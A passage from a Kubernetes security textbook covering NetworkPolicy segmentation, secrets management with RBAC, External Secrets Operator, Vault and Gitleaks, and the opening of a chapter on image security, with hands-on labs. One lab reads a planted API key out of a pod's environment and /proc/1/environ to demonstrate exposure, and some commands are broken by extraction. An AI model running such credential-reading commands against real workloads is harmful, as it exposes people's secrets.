Critical requirement: NetworkPolicy enforcement requires a CNI plugin that supports it. The CNI plugins that implement NetworkPolicy are Calico, Cilium, Weave Net, Antrea, and Kube-Router. **Flannel does not support NetworkPolicy**. If your cluster uses Flannel (common in simple tutorials), you can create NetworkPolicy objects and they'll be accepted by the API Server, but they'll have zero effect. Check your CNI:

```
# Check which CNI is installed
kubectl get pods -n kube-system -o wide | grep -E
"(calico|cilium|weave|antrea|flannel)"
```

```
# Alternatively check the CNI config directory on a node
ls /etc/cni/net.d/
```

12.4 Default-Deny Policies

The starting point for any network security posture is a default-deny policy per namespace. Here's the pattern:

```
# default-deny-all.yaml — blocks all ingress AND egress for all pods in
this namespace
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-all
  namespace: production
spec:
  podSelector: {}      # empty selector = selects ALL pods in this
namespace
  policyTypes:
  - Ingress
  - Egress
  # No ingress or egress rules = nothing allowed
```

Apply this to each namespace you want to lock down:

```
# Apply to multiple namespaces
for ns in production staging finance; do
  kubectl apply -f default-deny-all.yaml -n $ns
done

# Verify it's in place
kubectl get networkpolicy -n production
```

Warning: *Applying default-deny to `kube-system` will break cluster components (CoreDNS, kube-proxy metrics, etc.) unless you carefully allow the traffic those components need. Start with your application namespaces.*

One thing teams frequently miss: DNS. After applying default-deny-egress, pods can't resolve `backend.default.svc.cluster.local` because UDP/TCP port 53 to CoreDNS is blocked. You need an explicit DNS egress allow:

```
# dns-egress-allow.yaml — allow all pods to reach CoreDNS
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-dns-egress
  namespace: production
spec:
  podSelector: {}
  policyTypes:
  - Egress
  egress:
```

```
  - ports:
    - protocol: UDP
      port: 53
    - protocol: TCP
      port: 53
```

Apply this alongside every default-deny-all policy, or your application pods won't be able to resolve service names.

12.5 Allowing Specific Application Traffic

With default-deny in place, explicitly allow the traffic your application needs. A typical three-tier app (frontend → backend → database) requires two allow policies:

```
# allow-frontend-to-backend.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: backend-allow-from-frontend
  namespace: production
spec:
  podSelector:
    matchLabels:
      app: backend        # This policy applies TO backend pods
  policyTypes:
  - Ingress
  ingress:
  - from:
    - podSelector:
        matchLabels:
          app: frontend   # Only frontend pods can send ingress to
backend
    ports:
    - protocol: TCP
      port: 8080

# allow-backend-to-database.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: database-allow-from-backend
  namespace: production
spec:
  podSelector:
    matchLabels:
      app: database
  policyTypes:
  - Ingress
  ingress:
  - from:
    - podSelector:
        matchLabels:
          app: backend
```

```
    ports:
    - protocol: TCP
      port: 5432          # PostgreSQL
```

With these three policies (default-deny, backend-allow-from-frontend, database-allow-from-backend), you've implemented the principle of least privilege at the network layer. A compromised frontend pod cannot reach the database directly.

12.6 Namespace-Scoped Isolation

Sometimes you need to restrict traffic between namespaces — allow all pods in `production` to talk to each other, but block `development` from reaching `production`.

```
# production-namespace-isolation.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-same-namespace
  namespace: production
spec:
  podSelector: {}    # All pods in production
  policyTypes:
  - Ingress
  ingress:
  - from:
    - podSelector: {}              # From any pod...
      namespaceSelector:           # ...in this namespace (combined with
AND logic)
        matchLabels:
          kubernetes.io/metadata.name: production
```

Note: *The `podSelector` and `namespaceSelector` in the same `from` entry use AND logic — both must match. If you put them in separate `from` list items, they use OR logic. This is a common source of bugs. Using two separate entries means "from any pod in this namespace, OR from any pod matching this label in any namespace" — which is usually not what you want.*

Add the namespace label if it's not there:

```
kubectl label namespace production kubernetes.io/metadata.name=production
```

(In Kubernetes 1.21+, this label is set automatically when the namespace is created.)

12.7 Egress Controls and External Traffic

Egress restrictions are the most neglected part of network policy. Most teams write ingress rules and stop there. But egress is how data leaves the cluster — and it's how compromised pods phone home to attacker infrastructure.

Block all egress except to specific internal services:

```yaml
# backend-egress-policy.yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: backend-egress
  namespace: production
spec:
  podSelector:
    matchLabels:
      app: backend
  policyTypes:
  - Egress
  egress:
  # Allow DNS resolution
  - ports:
    - protocol: UDP
      port: 53
  # Allow connection to the database only
  - to:
    - podSelector:
        matchLabels:
          app: database
    ports:
    - protocol: TCP
      port: 5432
  # Allow connection to an external API by CIDR
  - to:
    - ipBlock:
        cidr: 10.0.50.0/24      # Internal payment processor subnet
    ports:
    - protocol: TCP
      port: 443
```

The `ipBlock` field is how you allow or deny specific IP ranges in egress rules. You can also use it to explicitly block access to the cloud provider's metadata endpoint:

```yaml
  egress:
  - to:
    - ipBlock:
        cidr: 0.0.0.0/0         # Allow all outbound...
        except:
        - 169.254.169.254/32    # ...except the AWS/GCP metadata endpoint
    ports:
    - protocol: TCP
      port: 443
```

Blocking the metadata endpoint (169.254.169.254 on AWS, GCP; 169.254.169.254 on Azure too) prevents pods from querying instance credentials — a common privilege escalation path in cloud environments.

12.8 Monitoring NetworkPolicy Coverage

A common operational question is "do I have NetworkPolicy coverage on all pods, or are some pods unprotected?" Use this to find pods with no NetworkPolicy selecting them:

```
# Get all pods across all non-system namespaces
kubectl get pods --all-namespaces \
  --field-selector=metadata.namespace!=kube-system \
  -o jsonpath='{range .items[*]}{.metadata.namespace}/{.metadata.name}
{.metadata.labels}{"\n"}{end}'
```

Then compare against existing NetworkPolicies. For a more automated approach, Cilium's network policy editor and tools like `np-viewer` (a kubectl plugin) visualize coverage.

Cilium Hubble takes this further — it gives you a real-time view of network traffic with policy decisions:

```
# Install Hubble CLI and enable it
cilium hubble enable

# Watch live traffic decisions
hubble observe --verdict DROPPED
```

The `--verdict DROPPED` filter shows you exactly which flows are being blocked by NetworkPolicy. This is invaluable for debugging policy gaps and detecting scan attempts.

12.9 Service Mesh: mTLS and L7 Policy

NetworkPolicy operates at Layer 3/4 — IP addresses and ports. It can't tell the difference between a legitimate HTTP request and a malicious one that uses the same IP and port. Service meshes fill this gap by operating at Layer 7 and adding mutual TLS (mTLS) to all service-to-service communication.

With mTLS, each service has a SPIFFE identity (from Chapter 3 — the standard for workload identity) embedded in its certificate. When the frontend talks to the backend, both sides verify each other's certificate before the connection is established. This means:

- The backend knows the request genuinely came from the frontend service, not just from an IP address that's allowed by NetworkPolicy
- All traffic is encrypted in transit, even between pods on the same node
- Policy can be written in terms of service identity rather than IP addresses

Istio is the most widely deployed service mesh. After installing it, you can enforce cluster-wide mTLS with a `PeerAuthentication` policy:

```
# Require mTLS for all services in the production namespace
apiVersion: security.istio.io/v1beta1
kind: PeerAuthentication
metadata:
```

```
  name: default
  namespace: production
spec:
  mtls:
    mode: STRICT    # Reject any non-mTLS connections
```

And control which services can talk to which with `AuthorizationPolicy`:

```
# Allow frontend to call backend's /api endpoint only
apiVersion: security.istio.io/v1beta1
kind: AuthorizationPolicy
metadata:
  name: backend-authz
  namespace: production
spec:
  selector:
    matchLabels:
      app: backend
  rules:
  - from:
    - source:
        principals: ["cluster.local/ns/production/sa/frontend"]
  - to:
    - operation:
        methods: ["GET", "POST"]
        paths: ["/api/*"]
```

This is identity-based authorization — the `frontend` ServiceAccount is allowed to call `/api/*` on the backend. Nothing else is. This level of granularity isn't possible with standard NetworkPolicy.

Service meshes add operational complexity (sidecar injection, certificate rotation, Istio control plane to manage). For most teams, starting with NetworkPolicy is the right move, and adding a service mesh later when the complexity is justified.

12.10 Ingress Controller Security

Traffic entering the cluster from outside typically hits an Ingress controller — NGINX, Traefik, HAProxy, or a cloud-native option like AWS ALB Ingress Controller. The Ingress controller itself is a pod that receives external traffic and proxies it internally.

A few security points:

Expose only what needs to be exposed. By default, every Ingress rule you create is accessible from the internet if your LoadBalancer service is internet-facing. Use `ingressClassName` to route sensitive internal routes to an internal-only Ingress controller.

Enable TLS termination. Your Ingress controller should handle TLS. Use cert-manager to automate certificate provisioning from Let's Encrypt or your internal CA.

```yaml
# Ingress with TLS termination
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: frontend-ingress
  namespace: production
  annotations:
    nginx.ingress.kubernetes.io/ssl-redirect: "true"
spec:
  ingressClassName: nginx
  tls:
  - hosts:
    - app.example.com
    secretName: app-tls-cert    # Created by cert-manager
  rules:
  - host: app.example.com
    http:
      paths:
      - path: /
        pathType: Prefix
        backend:
          service:
            name: frontend
            port:
              number: 80
```

Rate limiting. NGINX Ingress supports rate limiting annotations to protect against brute force and DDoS:

```yaml
annotations:
  nginx.ingress.kubernetes.io/limit-rps: "10"
  nginx.ingress.kubernetes.io/limit-connections: "5"
```

Hands-On Lab 12: Building a Segmented Network

Part A — Demonstrate the Open Default

Step 1: Create a test namespace with two pods:

```
kubectl create namespace net-lab

# Deploy a "frontend" pod
kubectl run frontend \
  --image=nginx:alpine \
  --labels=app=frontend \
  -n net-lab

# Deploy a "backend" pod
kubectl run backend \
  --image=nginx:alpine \
  --labels=app=backend \
  -n net-lab
```

```
# Wait for pods to be running
kubectl wait --for=condition=ready pod -l app=frontend -n net-lab --
timeout=60s
kubectl wait --for=condition=ready pod -l app=backend -n net-lab --
timeout=60s
```

Step 2: Get the backend pod IP:

```
BACKEND IP=$(kubectl get pod backend -n net-lab -o
jsonpath='{.status.podIP}')
echo "Backend IP: $BACKEND_IP"
```

Step 3: Exec into the frontend pod and connect to the backend:

```
kubectl exec -n net-lab frontend -- \
  wget -qO- --timeout=3 http://$BACKEND_IP
# You should get the nginx welcome page — they can talk freely
```

Part B — Apply Default-Deny and Test Blocking

Step 4: Apply default-deny to the namespace:

```
kubectl apply -f - <<EOF
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-all
  namespace: net-lab
spec:
  podSelector: {}
  policyTypes:
  - Ingress
  - Egress
EOF
```

Step 5: Test connectivity — it should now fail:

```
kubectl exec -n net-lab frontend -- \
  wget -qO- --timeout=3 http://$BACKEND IP
# Should timeout — connection is now blocked
```

Step 6: Add the DNS egress allow (required for name resolution):

```
kubectl apply -f - <<EOF
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: allow-dns
  namespace: net-lab
spec:
  podSelector: {}
  policyTypes:
  - Egress
  egress:
  - ports:
```

```
    - protocol: UDP
      port: 53
    - protocol: TCP
      port: 53
EOF
```

Part C — Allow Only Specific Traffic

Step 7: Allow frontend to reach backend on port 80, but not the reverse:

```
kubectl apply -f - <<EOF
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: backend-allow-from-frontend
  namespace: net-lab
spec:
  podSelector:
    matchLabels:
      app: backend
  policyTypes:
  - Ingress
  ingress:
  - from:
    - podSelector:
        matchLabels:
          app: frontend
    ports:
    - protocol: TCP
      port: 80
EOF

# Also allow frontend egress to backend
kubectl apply -f - <<EOF
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: frontend-egress-to-backend
  namespace: net-lab
spec:
  podSelector:
    matchLabels:
      app: frontend
  policyTypes:
  - Egress
  egress:
  - to:
    - podSelector:
        matchLabels:
          app: backend
    ports:
    - protocol: TCP
      port: 80
  - ports:
```

```
    - protocol: UDP
      port: 53
EOF
```

Step 8: Verify frontend can reach backend:

```
kubectl exec -n net-lab frontend -- \
  wget -qO- --timeout=3 http://$BACKEND_IP
# nginx welcome page — allowed
```

Step 9: Verify backend cannot reach frontend (reverse traffic blocked):

```
FRONTEND IP=$(kubectl get pod frontend -n net-lab -o
jsonpath='{.status.podIP}')
kubectl exec -n net-lab backend -- \
  wget -qO- --timeout=3 http://$FRONTEND_IP
# Should timeout — only frontend-to-backend is allowed
```

Clean up:

```
kubectl delete namespace net-lab
```

Chapter Summary

Kubernetes is open by default — every pod can reach every other pod. That's the problem NetworkPolicy solves. The strategy is straightforward: apply default-deny policies to each application namespace, then explicitly allow only the specific ingress and egress flows your application needs.

The most common mistake is forgetting egress — writing ingress rules and assuming that's enough. Egress controls prevent data exfiltration and limit how far a compromised pod can reach into your infrastructure or out to the internet.

NetworkPolicy is Layer 3/4. For identity-based authorization and encrypted service-to-service traffic, a service mesh adds mTLS and L7 authorization policy. Start with NetworkPolicy, add a mesh when the compliance or security requirements justify the complexity.

Verify your CNI supports NetworkPolicy before investing time in writing policies — if you're on Flannel, create the policies and nothing happens. Calico and Cilium are the most common production choices.

Review Questions

1. What is the default Kubernetes networking behavior, and why is it a security risk?
2. What is a Container Network Interface (CNI) plugin, and why does NetworkPolicy require CNI support?
3. Write a NetworkPolicy that implements default-deny for all ingress and egress in a namespace.

4. Why must you add an explicit DNS egress allow rule when applying default-deny-egress?
5. What is the difference between AND and OR logic when combining `podSelector` and `namespaceSelector` in a NetworkPolicy `from` entry?
6. How would you use NetworkPolicy to block pod access to the AWS instance metadata endpoint (169.254.169.254)?
7. Explain the difference between east-west and north-south traffic in a Kubernetes cluster. Give an example of each.
8. What does mutual TLS (mTLS) provide that NetworkPolicy cannot?
9. You apply a NetworkPolicy but pods can still communicate freely. What is the most likely cause?
10. A security review finds that a compromised frontend pod was able to connect directly to the production database. What two NetworkPolicy objects would have prevented this, and what would each one contain?

Chapter 13
Secrets Management

Learning Objectives

By the end of this chapter, you will be able to:

- Explain the limitations of native Kubernetes Secrets and when they're sufficient.
- Consume secrets safely using volume mounts rather than environment variables.
- Write tight RBAC rules that scope secret access to specific workloads.
- Configure the External Secrets Operator to sync from AWS Secrets Manager or Vault.
- Understand HashiCorp Vault's Kubernetes authentication workflow.
- Prevent secrets from leaking into Git with scanning tools.
- Design a secret rotation strategy and understand what breaks when you don't rotate.
- Spot the common anti-patterns that lead to credential compromise.

13.1 Why Credentials Keep Getting Stolen

In October 2019, a researcher found that the configuration repository for a major ride-sharing company contained AWS credentials in plaintext. The credentials had been sitting there, committed to Git, for over two years. When another researcher scanned GitHub for common AWS key patterns, they found tens of thousands of repositories with the same problem. Most owners didn't know.

This is the most common source of Kubernetes security incidents, and it has nothing to do with Kubernetes specifically. It's developers treating credentials like configuration values — things to be put in files, checked into version control, shared over Slack, pasted into CI pipelines. The credential gets out, and because it was created once and never rotated, it keeps working for months or years after the breach.

The Kubernetes-specific variant of this problem is discovering that your `kubectl` config, service account tokens, or database credentials ended up in a container image, a ConfigMap, or a Git-tracked Helm values file. The remediation is the same regardless of where it happens: detect it, revoke the credential, figure out how to prevent it from happening again.

This chapter is about the "prevent it from happening again" part.

13.2 What Kubernetes Secrets Actually Are

A Kubernetes Secret is an API object — just like a Deployment or a ConfigMap — that stores key-value data. The values are Base64-encoded in the YAML representation, but that's purely for serialization purposes. Base64 is not encryption. Anyone who can run `kubectl get secret <name> -o yaml` sees the full encoded value, and decoding it is one command:

```
echo "cGFzc3dvcmQxMjM=" | base64 -d
# Output: password123
```

What Secrets do give you over ConfigMaps:

- **RBAC differentiation** — you can write policies that allow reading ConfigMaps but not Secrets, or reading Secrets in one namespace but not another.
- **Kubelet handling** — secrets mounted as volumes are stored in `tmpfs` (in-memory filesystem) on the node, not written to disk. This is better than environment variables, which can appear in `/proc/<pid>/environ`.
- **Encryption at rest** — when you enable EncryptionConfiguration (Chapter 10), Secrets get encrypted in etcd while ConfigMaps typically don't. Encrypt secrets first, then ConfigMaps if your threat model requires it.

What Secrets don't give you:

- Automatic rotation
- Audit logging of who read which secret (Kubernetes audit log tracks API access, but not who read the value in memory)
- Centralized management across clusters
- Expiry or access revocation

For small teams with a single cluster and moderate security requirements, native Secrets plus encryption at rest plus tight RBAC is a reasonable approach. For teams with compliance requirements, multi-cluster environments, or frequent credential rotation needs, you'll want an external secret store.

13.3 Consuming Secrets Safely

There are two ways to get a secret into a pod: environment variables and volume mounts. Volume mounts are generally safer.

Environment variable approach (common but risky):

```
spec:
  containers:
  - name: app
    env:
    - name: DB_PASSWORD
      valueFrom:
```

```
        secretKeyRef:
          name: db-secret
          key: password
```

The problem: environment variables are readable from `/proc/<pid>/environ` by any process with access to that process ID. They show up in crash dumps. They appear in some logging frameworks that capture process state on startup. And they're loaded at container start — if you rotate the secret, you have to restart the pod to pick up the new value.

Volume mount approach (preferred):

```
spec:
  containers:
  - name: app
    volumeMounts:
    - name: db-creds
      mountPath: /etc/secrets
      readOnly: true
  volumes:
  - name: db-creds
    secret:
      secretName: db-secret
      defaultMode: 0400   # readable only by the process owner
```

The secret appears as a file at `/etc/secrets/password`. Your application reads it at startup (or re-reads it periodically to pick up rotations). The file lives on `tmpfs`, not on disk. And if you update the Secret, Kubernetes automatically updates the file in running pods within the kubelet sync period (~1 minute) — no pod restart required.

Note: *Some applications still log secrets from files if you're not careful. Make sure your application doesn't log the contents of credential files at startup.*

Never put secrets in command args. The `command` or `args` fields in a pod spec are visible in process listings (`ps aux`) to anyone with shell access to the node.

13.4 RBAC for Secrets

Default RBAC for Secrets is too permissive in many clusters. The built-in `edit` ClusterRole grants `get`, `list`, and `watch` on secrets — which means any user bound to `edit` in a namespace can read every secret in that namespace. The built-in `view` role intentionally excludes secrets, which is good, but you should verify what bindings actually exist:

```
# Find all things that can read secrets across the cluster
kubectl get clusterrolebindings -o json | \
  jq -r '.items[] |
    .metadata.name as $binding |
    .roleRef.name as $role |
    .subjects[]? |
    "\($binding): \(.kind)/\(.name) has role \($role)"' | \
  grep -v "^system:"
```

```
# Find roles that have secret access in a specific namespace
kubectl get rolebindings -n production -o json | \
  jq -r '.items[] |
    select(.roleRef.name | test("edit|admin|cluster-admin")) |
    .metadata.name'
```

Write minimal roles that scope secret access to specific secret names:

```
# narrow-secret-access.yaml — grant a specific service account access to
only one secret
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: db-secret-reader
  namespace: production
rules:
- apiGroups: [""]
  resources: ["secrets"]
  resourceNames: ["db-secret"]     # Only this specific secret
  verbs: ["get"]                   # Only read, not list or watch
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: db-secret-reader-binding
  namespace: production
subjects:
- kind: ServiceAccount
  name: backend-sa
  namespace: production
roleRef:
  kind: Role
  name: db-secret-reader
  apiGroup: rbac.authorization.k8s.io
```

The `resourceNames` field is important. Without it, the role grants access to all secrets in the namespace. With it, the ServiceAccount can only get `db-secret` — not any other secrets that might exist now or in the future.

13.5 External Secrets Operator

The External Secrets Operator (ESO) is a Kubernetes controller that reads secrets from external stores (AWS Secrets Manager, Google Secret Manager, HashiCorp Vault, Azure Key Vault, and others) and creates native Kubernetes Secrets from them. Your pods still consume standard Kubernetes Secrets — ESO handles the synchronization.

Install ESO with Helm:

```
helm repo add external-secrets https://charts.external-secrets.io
helm install external-secrets external-secrets/external-secrets \
```

```
  -n external-secrets \
  --create-namespace
```

Create a SecretStore pointing at AWS Secrets Manager:

```yaml
# aws-secretstore.yaml
apiVersion: external-secrets.io/v1beta1
kind: SecretStore
metadata:
  name: aws-secrets
  namespace: production
spec:
  provider:
    aws:
      service: SecretsManager
      region: us-east-1
      auth:
        secretRef:
          accessKeyIDSecretRef:
            name: aws-credentials
            key: access-key-id
          secretAccessKeySecretRef:
            name: aws-credentials
            key: secret-access-key
```

Note: *In production on EKS, use IAM Roles for Service Accounts (IRSA) instead of AWS access keys. This eliminates the bootstrap credential problem entirely.*

Create an ExternalSecret that syncs a specific secret:

```yaml
# database-external-secret.yaml
apiVersion: external-secrets.io/v1beta1
kind: ExternalSecret
metadata:
  name: db-external-secret
  namespace: production
spec:
  refreshInterval: 1h              # Re-sync from the store every hour
  secretStoreRef:
    name: aws-secrets
    kind: SecretStore
  target:
    name: db-secret                # Creates/updates this Kubernetes
Secret
    creationPolicy: Owner
  data:
  - secretKey: password            # Key in the Kubernetes Secret
    remoteRef:
      key: production/database     # Path in AWS Secrets Manager
      property: password           # Property within the secret JSON
```

Apply it:

```
kubectl apply -f database-external-secret.yaml

# Check sync status
kubectl get externalsecret -n production db-external-secret
# Should show: SecretSyncedError → SecretSynced
```

The resulting Kubernetes Secret `db-secret` is created and managed by ESO. When you rotate the secret in AWS Secrets Manager, ESO picks up the new value within the `refreshInterval` and updates the Kubernetes Secret automatically.

13.6 HashiCorp Vault with Kubernetes

Vault is a full secret management platform — not just a store, but a system that issues dynamic credentials, handles rotation, enforces access policies, and maintains a detailed audit log of every secret access.

The Kubernetes authentication method is Vault's native integration point. When a pod authenticates to Vault, it presents its ServiceAccount JWT token. Vault verifies it against the Kubernetes TokenReview API and maps the ServiceAccount to a Vault role, which determines what secrets the pod can access.

Configure Vault Kubernetes auth (run inside Vault):

```
# Enable Kubernetes auth method
vault auth enable kubernetes

# Configure it with the cluster's API Server details
vault write auth/kubernetes/config \

kubernetes host="https://$KUBERNETES_SERVICE_HOST:$KUBERNETES_SERVICE_POR
T" \
  token_reviewer_jwt="$(cat
/var/run/secrets/kubernetes.io/serviceaccount/token)" \

kubernetes_ca_cert=@/var/run/secrets/kubernetes.io/serviceaccount/ca.crt

# Create a role binding a ServiceAccount to Vault policies
vault write auth/kubernetes/role/backend-role \
  bound_service_account_names=backend-sa \
  bound_service_account_namespaces=production \
  policies=backend-policy \
  ttl=1h
```

The Vault Agent Sidecar handles authentication and secret injection automatically. Annotate your pod:

```
metadata:
  annotations:
    vault.hashicorp.com/agent-inject: "true"
```

```
    vault.hashicorp.com/role: "backend-role"
    vault.hashicorp.com/agent-inject-secret-db-creds:
"secret/production/database"
    vault.hashicorp.com/agent-inject-template-db-creds: |
      {{- with secret "secret/production/database" -}}
      DB_PASSWORD={{ .Data.data.password }}
      {{- end -}}
```

The Vault Agent sidecar injects itself into the pod, authenticates to Vault using the pod's ServiceAccount token, retrieves the secret, and writes it to a shared volume that the application container reads. When the secret expires or is rotated, the agent re-fetches it automatically.

Vault dynamic secrets are the most powerful feature. Instead of storing a static database password, Vault generates a time-limited database user on demand:

```
# Configure Vault database secret engine
vault secrets enable database

vault write database/config/postgres \
  plugin_name=postgresql-database-plugin \

connection_url="postgresql://{{username}}:{{password}}@postgres:5432/mydb
" \
  allowed_roles="backend-role" \
  username="vault" \
  password="vault-password"

vault write database/roles/backend-role \
  db_name=postgres \
  creation_statements="CREATE ROLE \"{{name}}\" LOGIN PASSWORD
'{{password}}' VALID UNTIL '{{expiration}}'; GRANT SELECT ON ALL TABLES
IN SCHEMA public TO \"{{name}}\";" \
  default_ttl="1h" \
  max_ttl="24h"
```

Now when the backend pod authenticates to Vault and requests `database/creds/backend-role`, Vault creates a new PostgreSQL user with a 1-hour TTL, returns the credentials, and deletes that user when it expires. The application never sees a long-lived password. Stolen credentials expire in hours.

13.7 Preventing Secrets in Git

Secret leakage into Git is the most common real-world problem, and it requires detection at multiple points: developer workstations, CI pipelines, and periodic repository scans.

Gitleaks scans for credential patterns in Git history:

```
# Install gitleaks
brew install gitleaks
```

```
# Scan the current repo including all history
gitleaks detect --source . --verbose

# Scan a specific branch
gitleaks detect --source . --log-opts="main..HEAD"
```

Gitleaks catches patterns like AWS access keys (`AKIA...`), private keys (`-----BEGIN RSA PRIVATE KEY-----`), GitHub tokens, and hundreds of other credential formats.

Add it as a pre-commit hook:

```
# .pre-commit-config.yaml
repos:
- repo: https://github.com/gitleaks/gitleaks
  rev: v8.18.0
  hooks:
  - id: gitleaks
```

```
pip install pre-commit
pre-commit install
```

Now gitleaks runs on every `git commit` and blocks the commit if it finds credentials.

In CI pipelines (GitHub Actions example):

```
- name: Scan for secrets
  uses: gitleaks/gitleaks-action@v2
  env:
    GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
```

If something slipped through and is already in Git history, just deleting the file doesn't help — the secret is still in the commit history and `git log -p` will find it. Use `git filter-repo` to rewrite history, then immediately rotate the exposed credential. Assume the secret is compromised the moment it was committed.

13.8 Secret Rotation

A secret that never rotates is an accident waiting to happen. Every long-lived credential is eventually exposed — through a data breach, a disgruntled employee, a bug that logs it, or a security researcher scanning your Git history. Short lifetimes limit the blast radius.

What to rotate and how often:

Credential Type	Recommended Rotation	Method
Database passwords	Every 90 days or on breach	ESO + AWS Secrets Manager auto-rotation
API keys (external services)	Every 90 days	Manual or service-specific automation

Service account tokens	Short-lived via projected tokens	Kubernetes handles automatically
TLS certificates	Before expiry (annually for 1-yr certs)	cert-manager automates this
Bootstrap tokens	24-hour TTL by default	Expires automatically
Cloud IAM keys	Every 90 days	IRSA/Workload Identity eliminates them

The best rotation is no rotation at all — replace long-lived static credentials with short-lived dynamic ones. IRSA (IAM Roles for Service Accounts on EKS) means your pods never have AWS access keys in Secrets at all. Vault dynamic database credentials means no static database password exists. The token that a pod used this hour expires; there's nothing to rotate.

When you must rotate a static credential, the process is:

1. Generate the new value in your secret store
2. Update the ExternalSecret or Kubernetes Secret
3. Rolling restart the pods consuming it (if using env vars) — or wait for kubelet to sync (if using volume mounts)
4. Invalidate the old credential in the target system
5. Verify traffic is using the new credential before decommissioning the old one

Hands-On Lab 13: Secrets the Right and Wrong Way

Part A — See What's Exposed

Step 1: Create a secret and a pod that consumes it as an environment variable:

```
kubectl create secret generic lab13-secret \
  --from-literal=api-key=EXPOSED-API-KEY-12345 \
  -n default

kubectl run secret-test \
  --image=busybox \
  --restart=Never \
  --env="API KEY=$(kubectl get secret lab13-secret -o
jsonpath='{.data.api-key}' | base64 -d)" \
  -- sleep 3600
```

Step 2: Read the secret from the process environment:

```
# Exec into the pod and check environment
kubectl exec secret-test -- env | grep API KEY
# You see: API_KEY=EXPOSED-API-KEY-12345
```

```
# Also check /proc (visible to any process in the container)
kubectl exec secret-test -- cat /proc/1/environ | tr '\0' '\n' | grep
API_KEY
```

The secret is fully visible to any process in the container and in the environment.

Part B — Consume Via Volume Mount

Step 3: Deploy a pod using volume mount instead:

```
kubectl apply -f - <<EOF
apiVersion: v1
kind: Pod
metadata:
  name: secret-volume-test
spec:
  containers:
  - name: app
    image: busybox
    command: ["sleep", "3600"]
    volumeMounts:
    - name: api-key
      mountPath: /etc/secrets
      readOnly: true
  volumes:
  - name: api-key
    secret:
      secretName: lab13-secret
      defaultMode: 0400
EOF
```

Step 4: Verify the secret is available but in a safer form:

```
# Read the secret from the mounted file
kubectl exec secret-volume-test -- cat /etc/secrets/api-key
# Output: EXPOSED-API-KEY-12345

# Confirm it's NOT in the environment
kubectl exec secret-volume-test -- env | grep api-key
# Nothing — not in environment variables
```

Part C — RBAC Scoping

Step 5: Check what your current user can access:

```
# Can you list ALL secrets in default namespace?
kubectl auth can-i list secrets -n default

# Can you get a specific secret?
kubectl auth can-i get secret/lab13-secret -n default
```

Step 6: Create a ServiceAccount with narrow secret access:

```
kubectl apply -f - <<EOF
apiVersion: v1
kind: ServiceAccount
metadata:
  name: narrow-access-sa
  namespace: default
---
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: single-secret-reader
  namespace: default
rules:
- apiGroups: [""]
  resources: ["secrets"]
  resourceNames: ["lab13-secret"]
  verbs: ["get"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: narrow-access-binding
  namespace: default
subjects:
- kind: ServiceAccount
  name: narrow-access-sa
  namespace: default
roleRef:
  kind: Role
  name: single-secret-reader
  apiGroup: rbac.authorization.k8s.io
EOF
```

Step 7: Test what the ServiceAccount can and can't access:

```
# Can it get the specific secret? (should be yes)
kubectl auth can-i get secret/lab13-secret \
  --as=system:serviceaccount:default:narrow-access-sa

# Can it list all secrets? (should be no)
kubectl auth can-i list secrets \
  --as=system:serviceaccount:default:narrow-access-sa

# Can it access a different secret? (should be no)
kubectl auth can-i get secret/some-other-secret \
  --as=system:serviceaccount:default:narrow-access-sa
```

Clean up:

```
kubectl delete pod secret-test secret-volume-test
kubectl delete secret lab13-secret
kubectl delete serviceaccount narrow-access-sa
kubectl delete role single-secret-reader
kubectl delete rolebinding narrow-access-binding
```

Chapter Summary

Kubernetes Secrets are a starting point, not a complete solution. The native secret type gives you RBAC-controlled access and in-memory storage on nodes, but not rotation, expiry, centralized audit, or protection from the person with admin access to etcd.

Layer your defenses: enable encryption at rest (Chapter 10), use volume mounts instead of environment variables, write narrow RBAC that grants access to specific named secrets, and for production workloads consider the External Secrets Operator to sync from AWS Secrets Manager, Vault, or GCP Secret Manager.

On the prevention side, Gitleaks in your pre-commit hooks and CI pipeline catches the most common failure mode — credentials accidentally committed to Git — before it becomes a breach. And short-lived dynamic credentials (IRSA, Vault dynamic secrets, projected service account tokens) eliminate entire classes of credential compromise by ensuring the thing that gets stolen has already expired.

Review Questions

1. What does Base64 encoding actually provide in terms of security, and how do you prove it in one command?
2. Why are volume-mounted secrets safer than environment variables, and what is the one situation where the file-based approach can still leak secrets?
3. Write a Role that grants a ServiceAccount `get` access to a single named Secret called `api-creds` but nothing else.
4. What problem does the External Secrets Operator solve, and what does the operator actually create in Kubernetes after syncing?
5. Explain the `refreshInterval` field in an ExternalSecret. What happens if the source secret changes in AWS Secrets Manager before the interval expires?
6. Describe Vault's Kubernetes authentication method. What does the pod send to Vault, and how does Vault verify it?
7. What is a Vault dynamic secret, and how does it differ from a static password stored in Vault?
8. A developer accidentally committed an AWS secret key to a public GitHub repository 6 months ago and just deleted the file. Is the secret safe? What should they do?
9. Why does IRSA (IAM Roles for Service Accounts) eliminate the need for AWS access key Secrets entirely?
10. Your security team requires all database credentials to rotate every 90 days. What is the most operationally efficient way to implement this in a Kubernetes environment running on AWS EKS?

Chapter 14
Container Image Security

Learning Objectives

By the end of this chapter, you will be able to:

- Identify the security risks introduced at each layer of a container image.
- Write a hardened multi-stage Dockerfile that runs as non-root and minimizes attack surface.
- Scan images with Trivy and integrate scanning into a CI pipeline.
- Generate and read a Software Bill of Materials (SBOM).
- Sign images with Cosign and verify signatures before deployment.
- Write a Kyverno policy that enforces registry allowlists and signature verification.
- Explain software supply chain attacks and the SLSA framework.

14.1 Every Pod Starts with an Image

